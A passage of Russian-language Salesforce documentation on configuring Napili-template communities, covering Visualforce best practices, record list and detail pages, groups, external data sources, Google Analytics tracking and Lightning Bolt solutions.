
Приложения холста: приложения холста могут использоваться как настраиваемые действия для предоставления пользователям доступа к функциональности приложений в сообществах. Настройка приложения холста для компонента

Lightning и страницы Visualforce выполняется в параметрах приложения холста. Затем приложение холста можно загрузить на страницу Visualforce, в действие Visualforce и компоненты Lightning в опубликованных сообществах.



Прим.: Для пользователей-гостей быстрые действия холста недоступны.

Верхний колонтитул публикатора и кнопку публикатора «Общий доступ» можно скрыть в параметрах приложения холста.

Рекомендации по использованию Visualforce в сообществах

- **Фирменный стиль сообщества**: при разработке собственного кода страницы Visualforce установите атрибут `showHeader` на значение `true`. Таким образом свойства фирменного стиля, заданные в поле **«Управление фирменным стилем»** > в меню «Рабочие пространства сообщества» или «Управление сообществом», также применяются к компоненту страницы Visualforce в сообществе «Служба работы с клиентами» (Napili). Чтобы изменить стандартный серый фоновый цвет компонентов Visualforce, измените свойство **«Фон заголовка»** на странице фирменного стиля.
- **Мобильность**: чтобы фирменный стиль сообщества отображался на страницах Visualforce в мобильных устройствах, установите значение `standardStylesheets=true` или `showHeader=true` в коде страницы Visualforce.
- **URL-адреса**: если страница Visualforce содержит ссылки на другие страницы Visualforce, убедитесь, что разметка Visualforce включает `http://` или `https://` в начале URL-адреса. Кроме того, если страница заблокирована в рамке, воспользуйтесь атрибутом `target="_top"`, чтобы открыть эту страницу в полноразмерном окне. Например:

  ```
  <a href="https://yourVFpageURL.com" target="_top" >имя страницы Visualforce</a>
  ```

- **Исходные коды JavaScript**: используйте исходные коды JavaScript, такие как `connection.js`, `apex.js`, `debugshell.js` и `util.js`, на страницах Visualforce одним из следующих способов:

  ```
  <apex:includeScript value="/soap/ajax/36.0/connection.js"/>
  ```
  или
  ```
  loadScript("/soap/ajax/36.0/connection.js")
  ```

- **Изображения**: неизменяемые URL-адреса изображений на страницах Visualforce не поддерживаются в предварительном просмотре конструктора сообщества. Мы рекомендуем загружать изображения как статические ресурсы следующим образом:

```
<img alt="{{msg.severity}}" class="msgIcon" src="{!$Resource.spacerImage}"
title="{{msg.severity}}"/>
```

Совместное использование большего количества данных объектов Salesforce в сообществе

Шаблон «Служба работы с клиентами» (Napili) поддерживает совместное использование данных записей для организаций, обращений, контактов, задач, событий и настраиваемых объектов с минимальной конфигурацией. Данные записей используют полномочия пользователей посредством лицензий, профилей, наборов полномочий и правил общего доступа.

Прим.: Данная функциональная возможность доступна в выпуске зимнем выпуске 2016 года и более поздних версиях шаблона «Служба работы с клиентами» (Napili).

- Создайте список записей и добавьте ссылку на него.
- Отображение сведений о записи в сообществе с помощью стандартной страницы «Сведения о записи» или создание настраиваемой страницы.

  Аналогичным образом можно добавлять группы в сообщество.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:


- «Создание сообществ и управление ими»

Публикация списка записей в сообществе

Пользователи могут создавать списковые представления записей для организаций, обращений, контактов и настраиваемых объектов, а также добавлять ссылки на них посредством меню навигации шаблона «Служба работы с клиентами» (Napili). Рекомендуем использовать стандартный или настраиваемый макет страницы для отображения списка записей.

Прим.: Данная функциональная возможность доступна в выпуске зимнем выпуске 2016 года и более поздних версиях шаблона «Служба работы с клиентами» (Napili).

1. Перетащите компонент «Меню навигации» в конструкторе сообществ для его добавления на соответствующую страницу шаблона. Рекомендуем добавить данный компонент на начальную страницу.
2. Создайте элемент меню навигации, указывающий на поддерживаемый объект Salesforce. В настоящее время шаблон «Служба работы с клиентами» (Napili) поддерживает организации, обращения, контакты и настраиваемые объекты.



3. Опубликуйте внесенные изменения.

Прим.: Если сообщество активно, изменения элемента меню навигации немедленно отображаются для участников сообщества.

Готово! Данный алгоритм создает элемент меню навигации, ссылающийся на список записей выбранного объекта. Как правило, данные извлекаются из системы Salesforce и отображаются посредством общей страницы «Список записей». Данная страница поддерживается шаблоном «Служба работы с клиентами» (Napili) и использует компонент Lightning по имени «Списковое представление начальной страницы записи» для отображения данных в соответствующем макете.

Прим.: Общая страница «Список записей» использует стандартный макет спискового представления для объектов без назначенной предопределенной или настраиваемой страницы спискового представления. Например, при создании элемента меню навигации для другого объекта Salesforce используется такая же страница. При изменении страницы «Список записей» убедитесь, что учитываются все затронутые объекты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»

Пример: Страница спискового представления для настраиваемого объекта под названием «Специальные продукты».



- Создание элемента меню навигации является самым простым способом добавления ссылки на список записей для объекта. Чтобы воспользоваться настраиваемой страницей спискового представления для объекта, создайте страницу сообщества посредством конструктора сообщества. Выберите стандартную страницу, содержащую одностолбцовый макет. Добавьте компонент «Списковое представление начальной страницы записи» на страницу, настройте свойства компонента для добавления ссылки на объект и опубликуйте страницу. Чтобы добавить ссылку на страницу, создайте настраиваемый элемент меню навигации и воспользуйтесь внутренним URL-адресом страницы.
- Пользователи могут просматривать только записи, доступные им посредством лицензий, профилей, полномочий и правил общего доступа (так же, как в системе Salesforce). Пользователи с полномочием «Создание» для объекта могут создавать записи на странице спискового представления. Возможность создания записей на данной странице не поддерживается мобильными устройствами.
- Элемент меню навигации может быть скрыт от пользователей-гостей для блокировки доступа к связанной странице спискового представления записей.
- При выборе записи на данной странице сведения о записи отображаются посредством макета на общей странице «Сведения о записи». При создании настраиваемой страницы сведений о записи и ее назначении объекту используется данная страница.
- Выбор записи в списковом представлении инициирует отображение сведений о записи, которые отображаются посредством страницы «Сведения о записи», поддерживаемой шаблоном «Служба работы с клиентами» (Napili).
- Страница «Список записей» и компонент «Списковое представление начальной страницы записи» не поддерживаются шаблонами Koa и Kokua.

СМ. ТАКЖЕ:

Меню навигации

Список записей

Отображение сведений о записи в сообществе

Пользователи могут просматривать сведения о записи посредством общей страницы «Сведения о записи» или создавать настраиваемые страницы сведений о записях.

Прим.: Данная функциональная возможность доступна в выпуске зимнем выпуске 2016 года и более поздних версиях шаблона «Служба работы с клиентами» (Napili).

Шаблон «Служба работы с клиентами» (Napili) поддерживает страницу сведений о записи, которая может использоваться без дополнительных настроек. Данная общая страница («Сведения о записи») используется всеми объектами сообщества без предварительно назначенной страницы сведений о записи для отображения данных записи. Например, пользователь открывает страницу сведений об обращении (с предварительно назначенным макетом сведений об обращении) и выбирает контакт из связанных записей. При отсутствии настраиваемой страницы сведений о записи для контактов сведения о контактах отображаются посредством общей страницы «Сведения о записи». Как правило, страница «Сведения о записи» использует компоненты Lightning по имени «Заголовок записи» и «Сведения о записи» для отображения данных записи.

- **«Заголовок записи»**: данный компонент отображает имя записи и основные особенности записи наряду с кнопками для редактирования и удаления записи.
- **«Сведения о записи»**: данный компонент отображает все сведения о записи, включая связанные записи и ленту записи. Кроме того, данный компонент позволяет пользователям создавать связанные записи и публиковать сообщения в ленту записи.

При необходимости создайте настраиваемые страницы сведений о записях для организаций, контактов, обращений, задач, событий и настраиваемых объектов.

1. Создайте страницу сведений о данных в конструкторе сообществ и выберите поддерживаемый объект.
2. Добавьте компоненты «Заголовок записи» и «Сведения о записи» на страницу и настройте их свойства на панели свойств.
3. Опубликуйте внесенные изменения.

   Прим.: Если сообщество активно, изменения элемента меню навигации немедленно отображаются для участников сообщества.

Пример: Страница сведений о записи для настраиваемого объекта с компонентами «Заголовок записи» (1) и «Сведения о записи» (2).

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»



- Пользователи, обращающиеся к сообществу с мобильных устройств, имеют доступ к действиям со страницы сведений о записи. Например, партнер, у которого есть права на создание и редактирование организаций, может создавать или изменять организации по своему усмотрению.
- Некоторые объекты поддерживают предварительно назначенные активные сведения о записях для отображения данных записи (например, обращения). Чтобы просмотреть доступные страницы и назначения для каждого объекта, воспользуйтесь разделом «Свойства страницы» в конструкторе сообщества.
- Объекты без предварительно назначенных страниц сведений о записях используют общую страницу «Сведения о записи». При изменении конфигурации или макета страницы «Сведения о записи» убедитесь, что учитываются все объекты, использующие данный макет страницы.
- Пользователи без необходимой лицензии, профиля или полномочия не могут просматривать данные записи.
- Пользователи с необходимыми полномочиями могут создавать записи из связанных списков, а также редактировать и удалять записи из заголовков. Данные действия не поддерживаются мобильными устройствами.
- Поля для отображения в компоненте «Сведения о записи» определяются макетами страницы для каждого объекта в системе Salesforce. Поля в макете панели основных показателей определяют содержимое компонента «Заголовок записи». Данная функция также поддерживает типы записей. Изменение макета страницы, панели основных показателей и параметров типа записи можно выполнить в меню «Настройка» системы Salesforce.
- Публикация сообщений в лентах записей сообществ доступна после включения в системе Salesforce.
- Страница «Сведения о записи», компонент «Заголовок записи» и компонент «Сведения о записи» не поддерживаются шаблонами Koa и Kokua.

СМ. ТАКЖЕ:

Баннер записи

Вкладки со сведениями о записи

Связанный список записи


Добавление групп в сообщество

Требуется больше совместных сообществ? Разрешите участникам сообщества и пользователям-гостям находить группы в сообществе «Служба работы с клиентами» (Napili) и присоединяться к ним. Воспользуйтесь готовым макетом для групп или создайте собственную настраиваемую версию страницы сведений о группе с помощью отдельных компонентов.

Прим.: Данная функциональная возможность доступна в выпуске зимнем выпуске 2016 года и более поздних версиях шаблона «Служба работы с клиентами» (Napili).

1. Для включения групп в сообществе добавьте группы в меню навигации по сообществу.

   При этом автоматически отображается пункт меню, которые ссылается на список групп в сообществе. При предоставлении общего доступа к пункту меню даже пользователи-гости, не вошедшие в сообщество, могут просматривать список активных общедоступных групп.



2. Опубликуйте сообщество.
3. При необходимости настройте макет публикатора группы для включения действия «Добавить участника». Это действие позволяет ответственным и менеджерам групп добавлять участников в группу и отсутствует в списке действий в группе по умолчанию.

При нажатии имени активной группы в сообществе пользователи перенаправляются на страницу сведений о группе. Если эта группа является личной, пользователям будет предложено выполнить вход. Только выполнившие вход участники группы могут просматривать содержимое личной группы.

Ниже перечислены некоторые рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:


- «Создание сообществ и управление ими»

- При включении групп в сообщество на странице «Сведения о группе» по умолчанию отображаются данные о группе. Эта страница использует компонент «Группа» для форматирования и макетирования. Компонент «Группа» представляет собой составной универсальный компонент, который включает баннер группы, сведения о группе, связанные списки и ленту группы. Этот составной компонент рекомендуется использовать для того, чтобы страницы сообщества реагировали в обозревателях настольных ПК и мобильных устройств.
- Чтобы использовать различные макеты или более детальное управление расположением содержимого группы, создайте настраиваемую страницу сообщества и используйте компоненты «Баннер группы» ,«Сведения о группе», «Связанный список группы» и «Лента». В зависимости от настройки отдельных компонентов настраиваемые страницы могут отвечать не на всех устройствах.
- Объявления группы не поддерживаются в сообществе.

Список «Группы» в шаблоне «Служба работы с клиентами» (Napili)



Страница сведений о группе в шаблоне «Служба работы с клиентами» (Napili)e



Внешние источники данных в сообществе

Доступ к внешним данным и содержимому, которые хранятся вне организации Salesforce, из сообщества, созданного на основе шаблона «Служба работы с клиентами» (Napili).

Пользователям сообщества предоставляется доступ к следующим данным.

- Данные, хранящиеся в другой организации Salesforce, системах SAP® NetWeaver Gateway или IBM WebSphere®, доступ к которым обеспечивает Salesforce Connect.
- Содержимое, хранящееся в Google Drive или SharePoint, доступ к которым обеспечивает Files Connect.

Прим.:

- Не поддерживаются внешние источники данных большого объема.
- Если параметр *«Тип удостоверения»* внешнего источника данных установлен для индивидуальной проверки подлинности, то пользователи сообщества на основе шаблона «Служба работы с клиентами» (Napili) не имеют возможности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

устанавливать собственные параметры проверки подлинности для внешних систем. Однако можно установить параметры проверки подлинности каждого пользователя и управлять ими из Lightning Experience или Salesforce Classic.

Пример: Предположим, имеется партнерское сообщество для продаж и сведения о заказах продукции хранятся в служебной системе планирования бизнес-ресурсов. Эти сведения можно отображать для торговых партнеров, что позволяет им просматривать и обновлять заказы в контексте всех связанных данных, независимо от места их хранения.

Или, допустим, шаблоны для контрактов и других соглашений хранятся в другой системе (не Salesforce). Тогда, при необходимости, торговые партнеры могут получать доступ к последним версиям такого содержимого.

СМ. ТАКЖЕ:

Salesforce Connect


Тип удостоверения для внешних источников данных

Отслеживание пользователей сообщества посредством кода для отслеживания службы Google Analytics

Добавьте свой код для отслеживания службы Google Analytics™, чтобы отслеживать просмотры страниц в своем сообществе. Предоставьте доступ к своим данным Salesforce для получения более полного представления. На основе этих сведений настройте страницы сообщества для более точного охвата клиентов.

Для выполнения отслеживания с помощью Google Analytics:

1. В Конструкторе сообщества нажмите  на левой боковой панели и нажмите **«Дополнительные»**.
2. Введите код для отслеживания Google Analytics.



3. Чтобы отслеживать типы пользователей, коды пользователей и действия по поиску, включите параметр **«Предоставить Google Analytics доступ к данным Salesforce для углубленного анализа поисковых действий»**.
4. Чтобы включить услугу, опубликуйте сообщество.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

Аналитические данные сообщества поступают непосредственно в службу Google Analytics, где их можно анализировать и интерпретировать.

После настройки Google Analytics для интеграции с данными сообщества Salesforce вы можете либо создавать собственные отчеты, либо устанавливать стандартный пакет Google Analytics для сообществ Salesforce. Более подробную информацию см. в статье, посвященной пакету Google Analytics для сообществ Salesforce.

Разработчикам настраиваемых компонентов Lightning для сообществ предлагается событие `global forceCommunity:analyticsInteraction`. Используйте данное событие для отслеживания событий, запущенных настраиваемым компонентом.

Настройка Google Analytics™ для сообществ Salesforce
Настройка Google Analytics для отслеживания кода пользователя, типов пользователей сообществ и действия поиска, так что эта информация может использоваться в важных записях.

СМ. ТАКЖЕ:

Руководство разработчика компонентов Lightning: forceCommunity:analyticsInteraction

Настройка Google Analytics™ для сообществ Salesforce

Настройка Google Analytics для отслеживания кода пользователя, типов пользователей сообществ и действия поиска, так что эта информация может использоваться в важных записях.

Google Analytics интегрируется с сообществом самообслуживания для отслеживания типов пользователей, идентификаторов пользователей, просмотров страниц в объектах Salesforce и поиска клиентов. Для правильной записи этой информации требуется некоторая первоначальная настройка.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

1. Во-первых, позвольте Google Analytics получить доступ к вашим данным для сбора просмотров страниц. Откройте **«Дополнительные** > **параметры»** в конструкторе сообщества и введите свой идентификатор Google Analytics. Для получения дополнительной информации об идентификаторе Google Analytics обратитесь к документации Google Analytics.
2. Затем выберите **«Позволить Google Analytics получать доступ к данным Salesforce, чтобы глубже понять активность поиска»**, чтобы Google Analytics могла отслеживать типы пользователей, идентификаторы пользователей и деятельность по поиску клиентов в вашем сообществе.
3. Создавайте настраиваемые измерения в своем аккаунте Google Analytics для представления типа пользователей и сведений об объекте Salesforce. Из аккаунта Google Analytics перейдите к пунктам **«Администратор»** > **«Свойства»** > **«Настраиваемые определения»** > **«Настраиваемые измерения»**. Нажмите кнопку **«+Создать настраиваемое измерение»**. Первое измерение, созданное в вашей учетной записи Google Analytics, автоматически сортируется как индекс 1.
   a. Для индекса 1 введите имя: *Тип пользователя* и выберите **«Выполнить»** для области.
   b. Для индекса 2 введите имя *Объекта* `Salesforce` и выберите **«Выполнить»** для области.
4. Создайте представление идентификатора пользователя. С помощью представления идентификатора пользователя вы можете проанализировать, как конкретные сегменты трафика с назначенным идентификатором взаимодействуют с вашим контентом. Чтобы создать представление идентификатора пользователя, перейдите в **«Идентификатор** > **пользователя** > **для отслеживания свойств** > **администратора»** и следуйте инструкциям.
   a. Для представления идентификатора пользователя введите имя: *«`User Explorer`»*.

5. Чтобы отслеживать, как разные типы пользователей взаимодействуют с сообществом, нажмите **«Отчеты»** > **«Аудитория»** > **«User Explorer»** > **«Поток пользователей»**.
6. После настройки Google Analytics для интеграции с данными сообщества Salesforce вы можете либо создавать собственные отчеты, либо устанавливать стандартный пакет Google Analytics для сообществ Salesforce. Нажмите здесь, чтобы получить дополнительную информацию о пакете Google Analytics для сообществ Salesforce.

Решения со значком молнии: созданный виджет может распространяться и использоваться повторно

Значок молнии упрощает создание и экспорт решений, разработанных с учетом специфики отрасли, и их использование для запущенных новых сообществ или упаковку и распространение среди других с целью использования. Экономьте время — один раз создайте, затем используйте созданное. Такой способ будет полезен для собственной организации, для партнера-консультанта или ISV: снижаются затраты времени на создание сообществ и затраты на разработку.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Предположим, пользователь специализируется в создании сообществ управления отношениями с партнерами (PRM) для производств или отрасли высоких технологий. С помощью значка молнии возможно построение и экспорт PRM-ориентированного решения, который несложно распространить для клиентов. После установки этого шаблона в организации клиента можно продолжить его настройку в соответствии с уникальными потребностями клиента. Пакетное создание решения в организации пользователя и его дальнейшее распространение среди организаций клиентов позволяет мгновенно запускать у них сообщества.

